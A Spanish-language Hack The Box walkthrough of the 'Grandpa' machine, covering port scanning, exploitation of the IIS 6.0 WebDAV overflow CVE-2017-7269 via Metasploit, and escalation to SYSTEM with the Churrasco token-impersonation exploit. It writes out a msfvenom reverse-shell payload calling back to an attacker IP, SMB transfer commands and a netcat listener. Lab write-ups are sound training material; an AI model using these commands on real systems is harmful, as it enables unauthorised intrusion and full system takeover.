
GRANDPA


1. GRANDPA

https://app.hackthebox.com/machines/Grandpa




1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.




1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Estamos ante un *Microsoft Office Web Server*, que es una infraestructura de servidor web que proporciona servicios de aplicaciones web para aplicaciones de *Microsoft Office*. Asimismo, el servidor web que corre por detrás es un *Microsoft IIS 6.0*, el cual ya sabemos que junto a la extensión *WebDav* puede tener una vulnerabilidad de **Buffer Overflow**.



Wappalyzer: nos muestra que el sistema operativo es un *Windows Server*, uno de los sistemas operativos vulnerables a este Buffer Overflow que mencionamos.




No obstante, al tratarse de un servidor **WebDav**, vamos a listar directorios y probar si podemos subir archivos con extensiones *.asp* o *.aspx*. Listamos directorios, pero no podemos acceder a éstos ya que no tenemos permisos. Tampoco podemos subir archivos al servidor.



1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit

CVE-2017-7269:

Recurrimos al módulo windows/iis/iis_webdav_scstoragepathfromurl de **Metasploit** para explotar este Buffer Overflow en el servidor. Configuramos los parámetros del exploit y lo lanzamos. Obtenemos nuestra sesión de *Meterpreter*.




> **CVE-2017-7269**:
> *Desbordamiento de búfer* en la función `ScStoragePathFromUrl` en el servicio *WebDAV* en *Internet Information Services (IIS) 6.0* en Microsoft *Windows Server 2003 R2* permite a atacantes remotos ejecutar código arbitrario a través de una cabecera larga comenzando con `"If:`.

1.5. Privesc via Token-Impersonation with Juicy Potato


Actualmente, somos el usuario *nt authority\network service*. Hacemos `whoami /priv` para ver los privilegios del usuario. Seguidamente, `systeminfo` para listar

información del sistema. Estamos dentro de un *Windows Server 2003* de *32 bits*. Asimismo, vemos que tenemos el privilegio *SeImpersonatePrivilege*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.




Descargamos el exploit del enlace que aparece a continuación. Lo primero que haremos ahora es generar un payload con **Msfvenom**: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.14.21 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.14.21\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.14.21\smbFolder\shell.exe C:\Tmp\shell.exe`.

https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/



Nos ponemos en escucha con **Netcat** por el *puerto 4444*. Ejecutamos el exploit pasándole como parámetro el payload que generamos con **Msfvenom**: `churrasco.exe -d "C:\Tmp\shell.exe"`. Recibimos nuestra shell privilegiada como *NT authority\system*.



> - **Juicy Potato** es una evolución de una herramienta anterior llamada **RottenPotato**, que también se utilizaba para escalar privilegios en sistemas Windows. Ambas herramientas explotan fallas en la implementación de la interfaz de seguridad en el servicio de *COM/DCOM*. En

cualquier caso, aquí usamos otra alternativa: el exploit **Churrasco** es similar al exploit Juicy Potato. En algunos escenarios, el exploit Juicy Potato no es compatible con sistemas más antiguos como Windows Server 2003 o Windows XP. Es una escalada de privilegios en Windows desde cuentas de servicio a la cuenta "NT AUTHORITY\SYSTEM".

- Funcionamiento de esta vulnerabilidad:
  - **Condiciones previas**: para que este ataque funcione, el atacante debe tener acceso local al sistema. Esto significa que ya ha logrado ingresar al sistema con privilegios de usuario normales, ya sea mediante credenciales legítimas o mediante algún otro medio de compromiso.
  - **Identificación de objetivos potenciales**: el atacante identifica un proceso en el sistema que tiene la capacidad de crear un *objeto COM (Component Object Model)*. Los objetos COM son componentes de software que pueden ser invocados por otros programas en Windows.
  - **Creación de un Objeto COM malicioso**: el atacante crea un objeto COM malicioso que lleva un *CLSID (identificador de clase)* específico. Este CLSID debe coincidir con uno de los CLSID registrados en el sistema que tienen permisos para activar el servicio de creación de tokens impersonation.
  - **Activación del objeto COM malicioso**: el atacante activa el objeto COM malicioso utilizando un proceso local que tiene permisos para crear objetos COM. Al activar el objeto, se dispara un evento que desencadena la búsqueda automática de tokens impersonation para el usuario actual.
  - **Búsqueda automática del token SeImpersonatePrivilege**: Windows realiza una búsqueda automática para encontrar un token con el privilegio *SeImpersonatePrivilege* que pueda ser utilizado por el objeto COM activado. Si encuentra uno, lo asigna al proceso que activó el objeto COM malicioso, otorgándole así privilegios elevados.

- **Privilegios elevados**: una vez que el proceso ha sido asignado con el token SeImpersonatePrivilege, el atacante ahora tiene la capacidad de realizar operaciones con privilegios elevados en el sistema, como ejecutar comandos con privilegios de administrador.